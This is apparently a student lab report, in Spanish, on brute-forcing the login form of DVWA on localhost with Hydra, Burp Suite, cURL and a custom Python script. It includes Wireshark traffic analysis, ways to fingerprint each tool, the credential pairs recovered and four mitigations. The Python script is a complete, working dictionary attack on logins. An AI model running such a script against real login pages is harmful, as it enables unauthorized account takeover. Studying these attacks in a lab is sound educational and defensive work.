^PASS^&Login:H=Cookie:PHPSESSID=726eb737c3bbb94b95e7d106e8a06467; security=low:F=Username and/or
password incorrect
[4280][http-get-form] host: localhost login: admin password: password
[4280][http-get-form] host: localhost login: pablo password: letmein
[4280][http-get-form] host: localhost login: smithy password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-10 16:21:42

```

Figura 28: Pares de credenciales encontrados.

2.13. Explicación paquete curl (tráfico)

Para la explicación de los paquetes dentro del tráfico, tanto de cURL como de Burpsuite o Hydra, se usará la herramienta Wireshark, herramienta ya conocida dentro del ámbito de las redes con la cual se ha trabajado anteriormente una gran cantidad de veces, por lo que no será necesario describir en qué consiste este software.

Se realizó la captura para los dos tipos de consultas, para un acceso válido y uno inválido, el tráfico que genera cURL es real, dado que desde la terminal se accede a la página web, por lo tanto interactúa directamente con la URL.

No.	Time	Source	Destination	Protocol	Length	Info
6	0.000399864	127.0.0.1	127.0.0.1	HTTP	769	GET /vulnerabilities/brute/?username=1234&password=1234&Login=Login HTTP/1.1
8	0.005412527	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
18	81.280290...	127.0.0.1	127.0.0.1	HTTP	774	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
20	81.286365...	127.0.0.1	127.0.0.1	HTTP	1858	HTTP/1.1 200 OK (text/html)

Figura 29: Tráfico generado por cURL.

En la figura 29 se observan el tráfico generado, desde la fuente localhost hasta sí mismo a través del puerto 4280. Se realizó un filtro para paquetes con protocolos HTTP, dado que éstos son los que realmente importan para el análisis, se ve que obtienen tanto requests como replies.

```

Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=1234&password=1234&Login=Login HTTP/1.1\r\n
Host: localhost:4280\r\n
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8\r\n
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3\r\n
Accept-Encoding: gzip, deflate, br, zstd\r\n
Referer: http://localhost:4280/vulnerabilities/brute/\r\n
Connection: keep-alive\r\n
Cookie: security=low; PHPSESSID=726eb737c3bbb94b95e7d106e8a06467\r\n
Upgrade-Insecure-Requests: 1\r\n
Sec-Fetch-Dest: document\r\n
Sec-Fetch-Mode: navigate\r\n
Sec-Fetch-Site: same-origin\r\n
Sec-Fetch-User: ?1\r\n
Priority: u=0, i\r\n
\r\n
[Full request URI: http://localhost:4280/vulnerabilities/brute/?username=1234&password=1234&Login=Login]
[HTTP request 1/1]
[Response in frame: 8]

```

Figura 30: Inspección de paquete generado por cURL.

En la figura anterior, se aprecia la información que se encuentra contenida en un paquete, en este caso corresponde al request para un intento de inicio de sesión con credenciales incorrectas, donde al comienzo de la cabecera HTTP se encuentra la información de inicio de sesión. También se observa que contiene los mismos campos que en el paquete creado al hacer la consulta a la página, el que fue inspeccionado en la figura 19, contiene también el mismo PHPSESSID en la cookie, como también las credenciales ingresadas. Por último, el User-Agent corresponde a la aplicación y sistema operativo desde donde se hizo la consulta, como inicialmente realizamos la request en la figura 19 desde el navegador, lo que hace cURL es replicar toda la información del header HTTP.

2.14. Explicación paquete burp (tráfico)

Como Burpsuite realiza un ataque a fuerza bruta, prueba todas las combinaciones de pares posibles, por lo que hay una gran cantidad de tráfico, por lo general es la misma cantidad de paquetes request que las combinaciones probadas, como también la misma cantidad de paquetes reply.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000895714	127.0.0.1	127.0.0.1	HTTP	890	GET /vulnerabilities/brute/?username=1234&password=1234&Login=Login HTTP/1.1
6	0.005544506	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
8	0.331625786	127.0.0.1	127.0.0.1	HTTP	891	GET /vulnerabilities/brute/?username=1337&password=admin&Login=Login HTTP/1.1
9	0.338408590	127.0.0.1	127.0.0.1	HTTP	1834	HTTP/1.1 200 OK (text/html)
16	0.608125358	127.0.0.1	127.0.0.1	HTTP	892	GET /vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
18	0.613716425	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
22	0.805942532	127.0.0.1	127.0.0.1	HTTP	894	GET /vulnerabilities/brute/?username=gordonb&password=admin&Login=Login HTTP/1.1
23	0.811772518	127.0.0.1	127.0.0.1	HTTP	1834	HTTP/1.1 200 OK (text/html)
28	0.989626467	127.0.0.1	127.0.0.1	HTTP	892	GET /vulnerabilities/brute/?username=pablo&password=admin&Login=Login HTTP/1.1
30	1.019412585	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
32	1.242773657	127.0.0.1	127.0.0.1	HTTP	893	GET /vulnerabilities/brute/?username=smithy&password=admin&Login=Login HTTP/1.1
33	1.253723406	127.0.0.1	127.0.0.1	HTTP	1834	HTTP/1.1 200 OK (text/html)
38	1.517265740	127.0.0.1	127.0.0.1	HTTP	889	GET /vulnerabilities/brute/?username=1337&password=apc&Login=Login HTTP/1.1
40	1.523497133	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
42	1.813723739	127.0.0.1	127.0.0.1	HTTP	890	GET /vulnerabilities/brute/?username=admin&password=apc&Login=Login HTTP/1.1
43	1.817322909	127.0.0.1	127.0.0.1	HTTP	1834	HTTP/1.1 200 OK (text/html)
48	2.145247161	127.0.0.1	127.0.0.1	HTTP	892	GET /vulnerabilities/brute/?username=gordonb&password=apc&Login=Login HTTP/1.1
50	2.152195295	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
198	2.571133503	127.0.0.1	127.0.0.1	HTTP	890	GET /vulnerabilities/brute/?username=pablo&password=apc&Login=Login HTTP/1.1
199	2.586846125	127.0.0.1	127.0.0.1	HTTP	1834	HTTP/1.1 200 OK (text/html)
204	3.026713236	127.0.0.1	127.0.0.1	HTTP	891	GET /vulnerabilities/brute/?username=smithy&password=apc&Login=Login HTTP/1.1
206	3.033421400	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)

Figura 31: Tráfico generado por Burpsuite.

En la figura 31 no se ve nada extraño, es similar a los paquetes enviados desde cURL, a excepción que los requests pesan aproximadamente 100 bits más. Puede deberse a que cURL solo replica la cabecera HTTP en sus paquetes, perdiendo una pequeña cantidad de los paquetes reales a la hora de realizar una consulta directa al formulario de login.

```

- Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=1234&password=1234&Login=Login HTTP/1.1\r\n
  Host: localhost:4280\r\n
  sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"\r\n
  sec-ch-ua-mobile: ?0\r\n
  sec-ch-ua-platform: "Linux"\r\n
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.88 Safari/537.36\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
  Sec-Fetch-Site: same-origin\r\n
  Sec-Fetch-Mode: navigate\r\n
  Sec-Fetch-User: ?1\r\n
  Sec-Fetch-Dest: document\r\n
  Referer: http://localhost:4280/vulnerabilities/brute/\r\n
  Accept-Encoding: gzip, deflate, br\r\n
  Accept-Language: es-ES,es;q=0.9\r\n
  Cookie: PHPSESSID=b559c60193039b077ee6ef4ea2df5e8c; security=low\r\n
  Connection: keep-alive\r\n
  \r\n
  [Full request URI: http://localhost:4280/vulnerabilities/brute/?username=1234&password=1234&Login=Login]
  [HTTP request 1/5]
  [Response in frame: 6]
  [Next request in frame: 8]

```

Figura 32: Inspección de paquete generado por Burpsuite.

Ya mirando dentro de un paquete, se pueden analizar varias cosas, lo primero es la información donde se ingresan las credenciales para el login, contando con el usuario y la contraseña, el PHPSESSID dentro de la cookie en este caso es diferente porque es Burpsuite quien realiza las consultas. También se aprecia el User-Agent, que corresponde al navegador utilizado y el sistema operativo, en este caso, Burpsuite trabaja como si fuera Windows para mandar los paquetes, aún estando ejecutandose desde Ubuntu. Por último, está el campo **sec-ch-ua** que indica una versión del navegador Chromium que brinda Burpsuite para realizar los ataques, este campo no aparece en otros paquetes generados por otros métodos, como cURL.

2.15. Explicación paquete hydra (tráfico)

A continuación se muestra el flujo de paquetes generados por el software Hydra para realizar el ataque a fuerza bruta.

No.	Time	Source	Destination	Protocol	Length	Info
49	0.022477145	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
51	0.022532982	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
53	0.022669840	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
55	0.022705326	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
57	0.022735098	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
59	0.022765542	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
61	0.022795392	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
63	0.022824845	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
65	0.022853845	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
67	0.022882751	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
69	0.022912027	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
71	0.022941539	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
73	0.022971045	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
75	0.023002699	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
77	0.023029709	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
79	0.023058989	127.0.0.1	127.0.0.1	HTTP	227	GET /vulnerabilities/brute/ HTTP/1.0
81	0.027470099	127.0.0.1	127.0.0.1	HTTP	4623	HTTP/1.1 200 OK (text/html)
84	0.029633362	127.0.0.1	127.0.0.1	HTTP	4623	HTTP/1.1 200 OK (text/html)
87	0.033174329	127.0.0.1	127.0.0.1	HTTP	4623	HTTP/1.1 200 OK (text/html)
90	0.036030222	127.0.0.1	127.0.0.1	HTTP	4623	HTTP/1.1 200 OK (text/html)
93	0.038589548	127.0.0.1	127.0.0.1	HTTP	4623	HTTP/1.1 200 OK (text/html)
96	0.040831260	127.0.0.1	127.0.0.1	HTTP	4623	HTTP/1.1 200 OK (text/html)
99	0.044630948	127.0.0.1	127.0.0.1	HTTP	4623	HTTP/1.1 200 OK (text/html)

Figura 33: Tráfico generado por Hydra.

En la figura se observa que los dieciseis primeros paquetes corresponden a las solicitudes realizadas por Hydra, se nota más desordenado, pero es porque este software trabaja a una mayor velocidad que otras herramientas para realizar este tipo de ataques. A su vez, se aprecia que los paquetes pesan mucho menos, a continuación se podrá apreciar el contenido de los paquetes.

```

▼ Hypertext Transfer Protocol
  ▶ GET /vulnerabilities/brute/ HTTP/1.0\r\n
  ▶ Cookie: PHPSESSID=726eb737c3bbb94b95e7d106e8a06467; security=low\r\n
    Host: localhost:4280\r\n
    User-Agent: Mozilla/5.0 (Hydra)\r\n
    \r\n
    [Full request URI: http://localhost:4280/vulnerabilities/brute/]
    [HTTP request 1/1]
    [Response in frame: 81]

```

Figura 34: Inspección de paquete generado por Hydra.

Dentro del paquete se puede analizar que realmente hay poco contenido dentro de la cabecera HTTP, tan solo se encuentra la solicitud realizada por Hydra, la cookie que en este caso es la misma que la usada en cURL. Pero lo que más destaca es que en User-Agent se puede leer claramente que el ataque está siendo realizado por Hydra, siendo el más fácil de detectar. No hay información adicional dentro de los paquetes, es por eso que pesan tan poco.

2.16. Mención de las diferencias (tráfico)

En esta subsección solo se mencionarán las diferencias entre los tráficos generados por cada software sin ahondar tanto en explicaciones, dado que dichas explicaciones ya fueron descritas en las subsecciones anteriores.

Lo primero que se puede dilucidar es la cantidad de tráfico que se genera, en BurpSuite y Hydra, como son ataques brutos, se generan muchos paquetes con solicitudes, pero la cantidad de tráfico que se genera en el ataque realizado por Hydra es mucho mayor. Entre cada paquete HTTP existe gran cantidad de paquetes TCP, antes de ser filtrada por el protocolo HTTP. También, al parecer la complejidad de los paquetes generados por BurpSuite es mayor que la de los paquetes generados por Hydra, por lo que un ataque hecho por BurpSuite puede pasar más desapercibido.

Dentro de la captura realizar por Hydra, se puede apreciar que hay mayor variedad en los paquetes HTTP, no solamente la solicitud y la respuesta, sino otros que hacen búsqueda de la página web.

En cambio, cURL es más una herramienta de modificación de paquetes, donde modificamos solamente los campos de usuario y contraseña, lo que genera paquetes mucho más fiables al enviar dentro de la red. cURL no se utilizó para realizar ataques de fuerza bruta, sino para realizar solicitudes simples de inicio de sesión y analizar la salida correspondiente.

2.17. Detección de SW (tráfico)

En esta subsección también nos apoyaremos en las subsecciones anteriores. Puede ser difícil detectar desde que software se están originando los paquetes si es que no se mira con detenimiento. Es relativamente fácil detectar tráfico proveniente de Hydra, tan solo hay que entrar en un paquete HTTP y mirar el encabezado de User-Agent, dentro de éste se puede encontrar la palabra Hydra, tal como se muestra en la figura 34.

Detectar si el ataque proviene desde Burpsuite puede más complicado, pero hay un campo que se muestra solo en estos paquetes, el que fue mencionado en la subsección **Explicación paquete burp**, más específicamente el campo **sec-ch-ua** donde se ve que se utiliza Chromium, algo que no es tan común, lo que puede levantar sospechas.

cURL por su parte es más difícil de detectar, al ser solo réplicas de paquetes y también de que solo se realiza una única solicitud y respuesta, es complicado saber si el paquete fue originado desde esa herramienta.

2.18. Interacción con el formulario (python)

Para la interacción con el formulario, utilizaremos las figuras 7 y 19, que nos servirán para realizar el ataque utilizando un script en python. Ingresando credenciales cualesquiera, en este caso 1234/1234 igual que antes, obtenemos el mensaje de error de login y también podemos abrir la sección de inspeccionar elemento dentro del navegador y fijarnos en la cabecera HTTP, ésta es la que usaremos para crear los paquetes, véase en la figura 35 a continuación.




Figura 35: Cabecera HTTP de la petición.

2.19. Cabeceras HTTP (python)

La cabecera obtenida de la figura 35 se utilizará para crear el script, en el cual se creará un paquete donde se simule un intento de inicio de sesión, éste iterará cada password por cada usuario que haya en los diccionarios. El header HTTP es un parámetro importante a tener en cuenta al momento de enviar paquetes, y si se quiere realizar un ataque, éste debe estar si o si dentro del paquete para no levantar sospechas.

```
import requests

# Variables a utilizar en el ataque
url = "http://localhost:4280/vulnerabilities/brute/"
userlist = "users.txt"
passwordlist = "http_default_passwords.txt"
grep = 'Username and/or password incorrect.'

# Campos que irán dentro de la cabecera HTTP
cookies = {
    'security': 'low',
    'PHPSESSID': '726eb737c3bbb94b95e7d106e8a06467',
}

headers = {
    'User-Agent': '(from Python) Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
    'Accept-Language': 'es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3',
    'Accept-Encoding': 'gzip, deflate, br',
    'Referer': 'http://localhost:4280/vulnerabilities/brute/',
    'Connection': 'keep-alive',
    'Upgrade-Insecure-Requests': '1',
    'Sec-Fetch-Dest': 'document',
    'Sec-Fetch-Mode': 'navigate',
    'Sec-Fetch-Site': 'same-origin',
    'Sec-Fetch-User': '?1',
    'Cache-Control': 'no-cache'
}
```

Figura 36: Cabecera HTTP dentro del script.

En la figura anterior se muestran las variables a utilizar, tanto URL como los diccionarios y la frase a filtrar en los paquetes reply. Se hará uso de las mismas cookies que se han estado utilizando durante todo el laboratorio. Y lo más importante, el header, que contendrá toda la información relevante en el paquete.

```
# Función de fuerza bruta
def brute_force(username, url):
    # Abre el archivo de contraseñas para probar cada una
    with open(passwordlist, 'r') as passwords:
        for password in passwords:
            password = password.strip()

            print(' Probando: ' + password + ' / ' + username)
            response = requests.get(url, headers=headers, cookies=cookies, params={'username': username, 'password': password, 'Login': 'Login'})

            # Verifica si el inicio de sesión falló
            if grep in response.content.decode():
                continue
            else:
                print(f"\033[92m   Coincidencia encontrada: {username} / {password}\033[0m")
                return True

    return False # No se encontró ninguna combinación válida para este usuario

# Bucle principal que itera sobre los usuarios
with open(userlist, 'r') as users:
    for username in users:
        username = username.strip()
        print('=====')
        print('Intentando usuario: ' + username)

        if not brute_force(username, url):
            print(f"\033[91mNo hay coincidencias para {username}\033[0m")

print('\n Probadas todas las combinaciones.')
```

Figura 37: Función que realiza el ataque.

El funcionamiento general del script, visto en la figura 37, radica en hacer un llamamiento a la función **brute_force**, por cada usuario encontrado en el diccionario sobre el que se itera, dentro de la función se itera cada password encontrada en el otro diccionario y se prueba a ingresar esas credenciales dentro del login situado en la URL establecida. Realiza intentos por

usuario hasta encontrar una coincidencia entre usuario y contraseña, en caso contrario pasará al siguiente usuario. El output mostrará en verde los casos de coincidencia entre credenciales ingresadas.

2.20. Obtención de al menos 2 pares (python)

Al ejecutar el código, se muestran todas las combinaciones probadas, en este caso encontró tres coincidencias entre credenciales, destacándolas con color verde. Son las que se muestran en la figura 38 justo abajo.

```
Probando: admin / pass
Probando: admin / password
  Coincidencia encontrada: admin / password
=====
Intentando usuario: gordonb
Probando: gordonb / admin
Probando: gordonb / apc
Probando: gordonb / cisco
Probando: gordonb / default
Probando: gordonb / letmein
Probando: gordonb / manager
Probando: gordonb / none
Probando: gordonb / pass
Probando: gordonb / password
Probando: gordonb / ppxmax2011
Probando: gordonb / root
Probando: gordonb / security
Probando: gordonb / sys
Probando: gordonb / system
Probando: gordonb / turnkey
Probando: gordonb / user
Probando: gordonb / vagrant
Probando: gordonb / wampp
Probando: gordonb / xampp
No hay coincidencias para gordonb
=====
Intentando usuario: pablo
Probando: pablo / admin
Probando: pablo / apc
Probando: pablo / cisco
Probando: pablo / default
Probando: pablo / letmein
  Coincidencia encontrada: pablo / letmein
=====
Intentando usuario: smithy
Probando: smithy / admin
Probando: smithy / apc
Probando: smithy / cisco
Probando: smithy / default
Probando: smithy / letmein
Probando: smithy / manager
Probando: smithy / none
Probando: smithy / pass
Probando: smithy / password
  Coincidencia encontrada: smithy / password
=====
Probadas todas las combinaciones.
ehnryoo@CristobalVM:~$
```

Figura 38: Pares de credenciales encontradas por el script de Python.

Los pares de usuario y contraseña encontrados fueron los siguientes: admin/password, pablo/letmein, smithy/password. Resultaron ser los mismo pares encontrados por otros softwares, y esto es porque se trabajó con los mismos diccionarios, por lo tanto no hará falta probarlos dentro del formulario de login.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Para realizar la comparación con Hydra, Burpsuite y cURL, se realizó una captura al tráfico generado por este script, para su posterior análisis.

No.	Time	Source	Destination	Protocol	Length	Info
8	3.449312975	127.0.0.1	127.0.0.1	HTTP	761	GET /vulnerabilities/brute/?username=1337&password=admin&Login=Login HTTP/1.1
10	3.456629439	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
15	3.460208243	127.0.0.1	127.0.0.1	HTTP	759	GET /vulnerabilities/brute/?username=1337&password=apc&Login=Login HTTP/1.1
17	3.466314791	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
25	3.491367593	127.0.0.1	127.0.0.1	HTTP	761	GET /vulnerabilities/brute/?username=1337&password=cisco&Login=Login HTTP/1.1
27	3.491367774	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
35	3.506263538	127.0.0.1	127.0.0.1	HTTP	763	GET /vulnerabilities/brute/?username=1337&password=default&Login=Login HTTP/1.1
37	3.514198439	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
45	3.517625591	127.0.0.1	127.0.0.1	HTTP	763	GET /vulnerabilities/brute/?username=1337&password=manager&Login=Login HTTP/1.1
47	3.523074458	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
55	3.538498593	127.0.0.1	127.0.0.1	HTTP	763	GET /vulnerabilities/brute/?username=1337&password=none&Login=Login HTTP/1.1
57	3.543712753	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
65	3.545793549	127.0.0.1	127.0.0.1	HTTP	760	GET /vulnerabilities/brute/?username=1337&password=pass&Login=Login HTTP/1.1
67	3.549155946	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
75	3.551451494	127.0.0.1	127.0.0.1	HTTP	760	GET /vulnerabilities/brute/?username=1337&password=password&Login=Login HTTP/1.1
77	3.557569453	127.0.0.1	127.0.0.1	HTTP	1835	HTTP/1.1 200 OK (text/html)
85	3.577371765	127.0.0.1	127.0.0.1	HTTP	764	GET /vulnerabilities/brute/?username=1337&password=password&Login=Login HTTP/1.1

Figura 39: Tráfico generado por el script de Python.

A primera vista, se puede apreciar que el tráfico es muy similar al tráfico generado por Burpsuite o cURL, en cuanto a consultas individuales. Pero difiere con cURL porque realiza múltiples consultas, y también difiere con Hydra porque las consultas se realizan en orden, viéndose una respuesta seguida de cada consulta.

```

Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=1337&password=admin&Login=Login HTTP/1.1\r\n
  [Expert Info (Chat/Sequence): GET /vulnerabilities/brute/?username=1337&password=admin&Login=Login HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /vulnerabilities/brute/?username=1337&password=admin&Login=Login
    Request URI Path: /vulnerabilities/brute/
    Request URI Query: username=1337&password=admin&Login=Login
      Request URI Query Parameter: username=1337
      Request URI Query Parameter: password=admin
      Request URI Query Parameter: Login=Login
    Request Version: HTTP/1.1
    Host: localhost:4280\r\n
    User-Agent: (from Python) Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0\r\n
    Accept-Encoding: gzip, deflate, br\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Connection: keep-alive\r\n
    Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3\r\n
    Referer: http://localhost:4280/vulnerabilities/brute/\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Sec-Fetch-Dest: document\r\n
    Sec-Fetch-Mode: navigate\r\n
    Sec-Fetch-Site: same-origin\r\n
    Sec-Fetch-User: ?1\r\n
    Cache-Control: no-cache\r\n
    Cookie: security=low; PHPSESSID=726eb737c3bbb94b95e7d106e8a06467\r\n
  \r\n
  [Full request URI: http://localhost:4280/vulnerabilities/brute/?username=1337&password=admin&Login=Login]
  [HTTP request 1/1]
  [Response in frame: 10]

```

Figura 40: Paquete generado por el script de Python.

Dentro del paquete se observa que es bastante similar a un paquete generado por cURL o Burpsuite (ya difiere mucho de Hydra), sin embargo, hay un campo adicional que es el **Request URI**, este guarda los parámetros de inicio de sesión. Las cookies que se usan siguen siendo las mismas, no hay cambios. En adición, en la figura 36, se aprecia que dentro del campo User-Agent agregué al comienzo (*from Python*), con el fin de demostrar que son paquetes generados por el script de Python. Esto mismo se ve dentro del paquete en el campo

antes mencionado.

Es ventaja de Python por sobre los otros softwares el poder personalizar el ataque que se quiere efectuar, en este caso se quiso dejar los paquetes lo más parecido a paquetes request reales, pero con una huella, aunque el tamaño de los paquetes es ligeramente más pequeño, es posible arreglar esto en el script. De igual manera, detectar que algún ataque fue realizado desde un script de Python puede ser más complicado que la detección de otros softwares.

2.22. Demuestra 4 métodos de mitigación (investigación)

Lo más simple al momento de querer mitigar ataques de fuerza bruta es la **utilización de contraseñas más complejas**. Hay aplicaciones que al momento de crear contraseñas se le pide al usuario que éstas tengan un largo o caracteres específicos, de esta manera aumentando la entropía de la contraseña, lo que la hace más difícil de romper. Existen ataques de fuerza bruta donde se generan contraseñas en vez de utilizar diccionarios, por esto mismo se recalca la importancia de la complejidad de las passwords, para dificultar la labor del atacante.

La utilización de **Autenticación de multifactor** es una técnica muy eficaz contra este tipo de ataques, dado que se requiere algo más que solo las credenciales para iniciar sesión, ya sea un código enviado al mail o una serie de números enviados al teléfono celular. Añadiendo una capa más de seguridad al sistema de autenticación. Es eficiente en todos los escenarios, es mejor tener este método en el sistema siempre que sea posible.

El uso de **CAPTCHA** radica en la verificación de que la entidad que está iniciando sesión sea un humano, como lo es la típica pregunta que hacen al querer logear en un sitio *¿Eres un robot?* seguido de un checkmark. Diseñado para reconocer la entrada humana y diferenciarla de un programa automatizado con intenciones maliciosas.

Limitar la cantidad de intentos de inicio de sesión nunca fue una mala idea, causa que se demore una cantidad significativa de tiempo el realizar completamente el ataque, al al limitar los intentos antes de que se bloquee el sistema. Como en los celulares que se pueden desbloquear utilizando PIN o las claves para los cajeros automáticos, tomando en cuenta que por lo general estas claves tienen solo cuatro dígitos. Si bien, existen otras prácticas para mejorar la seguridad en aplicaciones, ésta sigue siendo ampliamente utilizada.

Conclusiones y comentarios

La realización de ataques de fuerza bruta a través de distintas herramientas permiten el análisis de cada una a través del tráfico que se genera. En adición cada herramienta puede servir para distintos propósitos, Hydra realiza ataques de manera rápida y simple, mientras que BurpSuite tiene más énfasis en los detalles así como también la interceptación de paquetes y su análisis gracias a su interfaz interactiva. cURL en cambio, nos puede ayudar a modificar paquetes de manera simple y mandarlos, pudiendo pasar de manera casi desapercibida. Por otra parte, Python permite realizar ataques más personalizados, si se sabe con exactitud qué es lo que se quiere atacar, entonces es lo más recomendable. Sin embargo, cada herramienta tiene su propia complejidad y ventaja, tanto en la sintaxis como en su uso propio, por lo que depende más de las necesidades que se tienen en ese momento.

Enlaces

Repositorio de Github:

github.com/ehnryoo/Cripto-2-2024